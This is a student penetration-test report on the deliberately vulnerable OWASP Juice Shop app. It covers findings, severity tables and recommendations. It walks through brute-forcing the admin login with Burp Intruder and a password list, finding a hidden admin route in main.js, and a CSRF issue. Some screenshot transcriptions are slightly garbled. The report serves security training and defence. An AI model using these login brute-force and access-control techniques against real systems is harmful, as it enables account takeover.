



Vulnerability Assessment and Penetration Test

Report for OWASP Juice Shop

Group Code: CAI2_ISS3_S1




Table of Contents

1. Document Control	5
1.1 Description.....	5
1.2 Document History	5
2. Executive Summary	6
3. Graphical Summary	10
4. Scope	10
5. Technical Findings	11
5.1 Broken Authentication & Access Control.....	11
5.1.1 Login Admin	11
5.1.2 Admin Section.....	16
5.1.3 Five-Star-Feedback	18
5.1.4 CSRF	19
5.1.5 View Another User's Basket	23
5.1.6 Forged Review	26
5.1.7 Reset Jim's Password.....	31
5.1.8 Reset Bender's Password	38
5.1.9 Login Amy	42
5.1.10 Login MC SafeSearch	50
5.1.11 Forged Feedback	53
5.2 SQL Injection	57
5.2.1 Login Jim	57
5.2.2 Database schema.....	60
5.2.3 Ephemeral Accountant	65
5.2.4 Login Bender	69
5.3 NoSQL Injection.....	73
5.3.1 NoSQL Manipulation	73
5.4 Information Disclosure	77

5.4.1 Security.txt.....	77
5.4.2 Exposed Metrics	80
5.4.3 Forgotten Developer Backup.....	83
5.4.4 Forgotten Sales Backup	89
5.4.5 Confidential Document.....	95
5.4.6 Leaked Unsafe Product.....	97
5.4.7 Privacy Policy	100
5.5 Cross-Site Scripting (XSS).....	103
5.5.1 DOM Cross-Site Scripting.....	102
5.5.2 Reflected XSS	106
5.5.3 API-only XSS	110
5.5.4 Client-side XSS protection	117
5.6 Cryptographic Issues	121
5.6.1 Weird Crypto	121
5.7 Improper Input Validation	124
5.7.1 Admin Registration	124
5.7.2 Allowlist Bypass	129
5.7.3 Easter Egg	133
5.7.4 Bully Chatbot	137
5.7.5 Repetitive Registration	139
5.7.6 Empty User Registration	144
5.8 Business Logic Flaws	148
5.8.1 Christmas Special.....	148
5.8.2 Zero Stars	153
5.8.3 Payback Time.....	157
5.8.4 Expired Coupon	161
5.9 Deprecated & Insecure Interface	166
5.9.1 Deprecated Interface.....	166

5.10 Client-Side Manipulation & UI Tampering	170
5.10.1 Mass Dispel.....	170
5.11 Broken Anti-Automation	173
5.11.1 CAPTCHA Bypass.....	173
5.12 Unvalidated Redirects	178
5.12.1 Outdated Allowlist	178
5.13 Sensitive Data Exposure	182
5.13.1 Meta Geo Stalking	182
5.13.2 Bjoern's Favourite Pet	189
5.13.3 GDPR Data Theft.....	196
5.13.4 NFT Takeover	205

1. Document Control

1.1 Description

The owners of Juice Shop commissioned DEPI to assess the security posture of their infrastructure by conducting a web application penetration test aligned with current industry best practices. The engagement followed a structured methodology consisting of the following phases:

- ❖ Planning – Define the scope and objectives in collaboration with the client and establish the rules of engagement.
- ❖ Discovery – Conduct comprehensive scanning and enumeration to uncover potential vulnerabilities, misconfigurations, and attack vectors.
- ❖ Exploitation – Validate identified vulnerabilities by safely exploiting them and exploring any resulting access for further weaknesses.
- ❖ Reporting – Compile detailed documentation of all findings, including confirmed vulnerabilities, attempted exploits, and an overall assessment of strengths and weaknesses in the security posture.

1.2 Document History

Date	Authors	Reviewer	Approver
14 MAY,2025	Ayat Bahii Mariam Ahmed Mariam Fathi Mai Hany Haidy Nazmy Helana Adel		Hesham Saleh

2. Executive Summary

This report provides a detailed security assessment of the OWASP Juice Shop web application — a deliberately insecure platform maintained by OWASP for educational and penetration testing purposes. The assessment was conducted to simulate real-world attacks, identify vulnerabilities, and evaluate the application's resilience against modern threats, in alignment with the **OWASP Top 10** risk categories.

Assessment Overview

The evaluation uncovered a broad range of vulnerabilities across multiple categories, including:

- Broken Authentication & Access Control
 - SQL & NoSQL Injection
 - Information Disclosure
 - Cross-Site Scripting (XSS)
 - Business Logic Flaws
 - Security Misconfigurations
 - Client-side Manipulations
 - Deprecated and Insecure Interfaces
 - CAPTCHA & Anti-Automation Weaknesses
-

Severity Breakdown of Identified Vulnerabilities

Severity Level	Total Vulnerabilities	Example Findings
Critical	5	Login Admin, DOM XSS ,Admin Registration
High	23	Broken Access Control, CSRF, CAPTCHA Bypass
Medium	11	Unvalidated Redirects, File Upload Issues
Low	2	Empty User Registration
Informational	1	Privacy Policy

Examples of Key Vulnerabilities

- **Broken Anti-Automation (CAPTCHA Bypass)**
The feedback form CAPTCHA was validated only on the client-side, allowing penetration tester to bypass it and flood the system.
 - **SQL Injection (Full DB Schema Extraction)**
Improper sanitization in the search feature enabled full schema disclosure using UNION-based payloads.
 - **Access Control Bypass (Add Hidden Products)**
penetration testers could modify product IDs in intercepted requests to add unavailable or premium products to the cart.
 - **Cross-Site Request Forgery (CSRF)**
Profile updates could be triggered via external malicious sites due to missing CSRF protection mechanisms.
 - **File Upload Misconfiguration**
The complaint submission form allowed .xml files, exposing deprecated interfaces and raising risk of XXE attacks.
-

Implications of These Vulnerabilities

If exploited, these vulnerabilities could allow penetration testers to:

- Gain unauthorized access to user accounts or privileged functions.
 - Extract sensitive information like internal schemas or user data.
 - Manipulate business logic (e.g., add restricted items to basket).
 - Launch phishing or malware delivery via redirect endpoints.
 - Disrupt user trust and damage system integrity.
-

Conclusion and Recommendations

The assessment confirms the presence of multiple real-world security flaws in the application. Although this system is intentionally vulnerable for training, the findings mirror actual attack vectors that modern web applications face.

To address the discovered issues, we recommend:


- Enforcing robust server-side validation and authorization.
 - Eliminating deprecated features and legacy file handlers.
 - Strengthening CAPTCHA systems with session-bound tokens.
 - Sanitizing all user inputs and using prepared statements.
 - Applying CSRF protection, secure headers, and role-based access control.
-

checklist:

Category	Name	State
AppDOS	Application Flooding	Passed
	Application Lockout	Passed
AccessControl	Parameter Analysis	Failed
	Authorization	Failed
	Authorization Parameter Manipulation	Failed
	Authorized pages/functions	Failed
	Application Workflow	Failed
Authentication	Authentication endpoint should be HTTPS	Failed
	Authentication Bypass	Failed
Authentication.User	Credentials transport over an encrypted channel	Passed
	Default Accounts	Passed
	Username	Failed
	Password Quality	Failed
	Password Reset	Failed
	Password Lockout	Failed
	Password Structure	Passed
	Blank Passwords	Not Approved
Authentication.SessionManagement	Session Token Length	Not Approved
	Session Timeout	Not Approved
	Session Token Format	Passed
Configuration.Management	HTTP Methods	Failed
	Back-up Files	Failed
	Common Paths	Failed
	Language/Application defaults	Not Approved
Configuration.Management.Infrastructure	Infrastructure Admin Interfaces	Failed
Configuration.Management.Application	Application Admin Interfa	Failed
Error Handling	Application Error Messages	Failed
	User Error Messages	Failed

DataProtection	Sensitive Data in HTML	Failed
InputValidation	Script Injection	Failed
InputValidation.SQL	SQL Injection	Failed
InputValidation.OS	OS Command Injection	Passed
InputValidation.XSS	Cross Site Scripting	Failed
BufferOverflow	Overflows	Not Approved
	Stack Overflows	Not Approved

3.Graphical Summary



Web Site	CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
OWASP Juice Shop	5	23	11	2	1

4.Scope

This assessment focused on identifying and exploiting common security vulnerabilities within the OWASP Juice Shop web application. Areas tested included authentication, access control, input validation, file upload handling, and client-side protections. The goal was to simulate real-world attacks such as SQL Injection, XSS, and business logic flaws. All findings aim to improve the application's overall security posture.

5. Technical Findings

5.1 Broken Access Control

5.1.1 Login admin

CRITICAL

Description:

A vulnerability was discovered in the authentication system that allows an attacker penetration tester to log in to the administrator's account through a combination of email enumeration and brute force attack. The penetration tester was able to discover the admin's email address through a public product review and then performed a brute-force attack using a list of common admin passwords to gain unauthorized access.

When logged in as an administrator exposes a hidden administrative section that is not linked from the user interface.

Impact:

The penetration tester was able to:

- Identify the administrator's email address from publicly visible data.
- Successfully brute-force the admin password using a list of passwords.
- Log in as the administrator and gain full access to the backend functionality, which could lead to:
 - Full data access or manipulation.
 - Account takeover and privilege escalation.
- Discover the existence of the admin section by inspecting the frontend JavaScript (main.js).

Resource / References:

OWASP references:

- [Authentication Cheat Sheet – OWASP](#)
- [Brute Force Attack – OWASP](#)
- Wordlist used: [password-list.txt-github](#)

Vulnerability Location:


- Login URL: <https://127.0.0.1:3000/#/login>
- Component: Admin Dashboard / Panel
- Accessed via URL: <https://127.0.0.1:3000/#/administration>
- IP Address Used During Testing: 127.0.0.1:3000/#/

Recommendations:

- Remove or mask email addresses in public content (e.g., reviews).
- Implement account lockout or rate-limiting after a number of failed login attempts.
- Enforce strong password policies for admin accounts.
- Add CAPTCHA or other bot prevention mechanisms on login forms.
- Use 2FA (Two-Factor Authentication) for all admin-level accounts.
- Avoid embedding sensitive information, such as hardcoded routes or credentials, in client-side code (e.g., main.js).

Proof of Concept (PoC):

1. Browse the product review section and noticed that the admin user had posted a review. The review showed the admin's email address, like:
`admin@juice-sh.op`



Now You had the admin's email, but you didn't know the password.

2. Attempted to log in with the administrator email and a random password.

The screenshot shows a dark-themed login interface. At the top is a header with the word "Login". Below it are two input fields: "Email*" containing "admin@juice-sh.op" and "Password*" containing "admin". To the right of the password field is a small eye icon for password visibility. Below the fields is a green link "Forgot your password?". A large blue button at the bottom left contains the text "Log in" with a small icon. At the bottom right is a checkbox labeled "Remember me".

3. The password incorrect

This screenshot shows the same login interface as above, but with an error message. The "Email*" field now contains "admin@juice-sh.op" and the "Password*" field contains "admin". A red box highlights the error message "Invalid email or password." displayed above the password field. The rest of the interface remains the same, with the "Log in" button and "Remember me" checkbox visible.


4. Intercepted the login request using Burp Suite to capture the request details necessary for the brute-force attack.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. The "HTTP history" tab is active. A red box highlights the first row of the table, which shows a POST request to "/rest/user/login" with a status code of 401. The table has columns for #, Host, Method, URL, Params, Edited, Status code, Length, and MIME type.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type
7	http://127.0.0.1:3000	POST	/rest/user/login		✓	401	413	text
8	http://127.0.0.1:3000	GET	/rest/user/whoami			304	303	
9	http://127.0.0.1:3000	GET	/rest/user/whoami			304	303	

The screenshot shows the Burp Suite interface with the "Request" and "Response" panes open. The "Request" pane displays the captured POST request to "/rest/user/login" with a status code of 401. The "Response" pane shows the corresponding HTTP response headers, including "HTTP/1.1 401 Unauthorized", "Access-Control-Allow-Origin", "X-Content-Type-Options", "X-Frame-Options: SAMEORIGIN", "Feature-Policy: payment", "X-Recruiting: /#jobs", and "Content-Type: text/html; charset=UTF-8".

5. Then used Burp Intruder (within BurpSuite)



6. Configured Burp Suite's Intruder module to use a list of common passwords, replacing the placeholder password with each entry from the list during the attack.

The screenshot shows the Burp Suite Intruder module configuration screen. At the top, there are buttons for 'Positions', 'Add \$' (highlighted with a red box and an arrow), 'Clear \$', and 'Auto \$'. Below these are several tabs labeled with common password lists: 'Common', 'Dictionaries', 'Custom', 'Jahshaka', 'Metasploit', 'Nmap', 'Ophcrack', 'Rockyou', 'Wpscan', and 'Wordlists'. The 'Rockyou' tab is currently selected. In the main pane, there is a text area containing an HTTP POST request for the login endpoint. The password field in the request body is highlighted with a red box. The full request text is as follows:

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 48
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="0"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Safari/537.36
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanne
65Yza7XQMp2yOEWe9xGhNt0HBZuoWh2Ws7KUvmuz2dmqLJD1vKVrrnw3BzRg
Connection: keep-alive
{"email": "admin@juice-sh.op", "password": "admin"}
```

II. Use the password list: [top-100-passwords](#)

The screenshot shows the OWASP ZAP interface with the 'Payloads' tab selected. The configuration pane displays the following settings:

- Payload position: All payload positions
- Payload type: Simple list (highlighted with a red box)
- Payload count: 100
- Request count: 100

The 'Payload configuration' section is expanded, showing a list of payloads:
PublishThisListPlease
root
!@
wubao
password
123456
admin
12345
1234

Below this list are buttons for Paste, Load..., Remove, Clear, Deduplicate, Add, Enter a new item, and Add from list... (highlighted with a red box).

The 'Payload processing' section is also expanded, showing a table with columns for Add, Enabled (checkbox), and Rule.

The main pane displays a session named 'Sniper attack'. It includes a toolbar with buttons for Add, Clear, Auto, and Start attack (highlighted with a red box). The session details show a GET request to http://127.0.0.1:3000 with an 'Update Host header to match target' checkbox checked. The request payload is as follows:

```
GET /testUser/login HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 40




;70
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
afari/537.36
origin: http://127.0.0.1:3000

```

Ran the brute force attack and monitored the responses for successful authentication indicators.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comments
47	admin123	200	281			1185	
0		401	404			413	
1	PublishThisListPlease	401	431			413	
2	root	401	443			413	
3	!@	401	466			413	
4	wubso	401	486			413	
5	password	401	498			413	
6	password	401	500			413	

7. Successfully authenticated using the password: admin123




Scenario 2:


5.1.2 Admin Section

Proof of Concept (PoC):


1. Wanted to check if there were any hidden parts of the app, so right-clicked anywhere on the page and clicked "Inspect".



2. In the Developer Tools, Navigate to the Sources tab and opened the file called main.js, which contains the application logic.




3. Use the search function (Ctrl+F) and searched for the keyword: "admin"



4. Add it manually to the URL in the browser like this:

<https://127.0.0.1:3000/#/administration>



This opened the Admin Section, even though there was no link for it anywhere in the interface.

Scenario 3:

5.1.3 Five-Star Feedback

Proof of Concept (PoC):

After I Successfully accessed the Admin Section displaying:

- Registered users list.
- Customer feedback, including star ratings and email masks.

The screenshot shows a list of customer feedback entries. Each entry includes a number, the comment text, a star rating, and a delete icon. The first entry is highlighted with a red box.

Index	Comment	Rating	Action
1	I love this shop! Best products in town! Highly recommended! (**in@juice-sh.op)	★★★ ★★★ ★	Delete
2	Great shop! Awesome service! (**@juice-sh.op)	★★★ ★★	Delete
3	Nothing useful available here! (**der@juice-sh.op)	★	Delete
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (**ereum@juice-sh.op)	★	Delete
	Incompetent customer support! Can't even upload photo of broken purchase!	★★	Delete

Remove Five-Star Feedback

The screenshot shows the same list of customer feedback entries as the previous one. The first entry's star rating has been removed, indicating it has been deleted or modified.

Index	Comment	Rating	Action
2	Great shop! Awesome service! (**@juice-sh.op)	★★	Delete
3	Nothing useful available here! (**der@juice-sh.op)	★	Delete
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (**ereum@juice-sh.op)	★	Delete
	Incompetent customer support! Can't even upload photo of broken purchase!	★★	Delete

5.1.4 Cross-Site Request Forgery (CSRF)

HIGH

Description:

The pentester found a **Cross-Site Request Forgery (CSRF)** vulnerability was discovered on the **profile update page** of the application in the section of , specifically in the functionality responsible for changing the user's **username**.

The application allows users to update their username by sending a POST request to a profile endpoint. As a result, the pentester craft a **CSRF payload** on an external site which, when visited by an authenticated user, causes their username to be changed **without their knowledge or consent**.

This vulnerability can be exploited silently by tricking a user into visiting a malicious site, allowing the penetration tester to manipulate user profile data.

Impact:

- Tricking a user into visiting a malicious site, allowing the penetration tester to manipulate user profile data.
- Unauthorized update of the victim's username.

Vulnerability Location:

- **Page:** 127.0.0.1/profile
- **Affected Parameter:** username

CVE / OWASP Reference:

- OWASP A01:2021 – Broken Access Control (CSRF is related here)
- OWASP CSRF Cheat Sheet:
[https://cheatsheetsseries.owasp.org/cheatsheets/Cross-Site Request Forgery Prevention Cheat Sheet.html](https://cheatsheetsseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html)

Recommendations:

1. Implement CSRF Tokens:

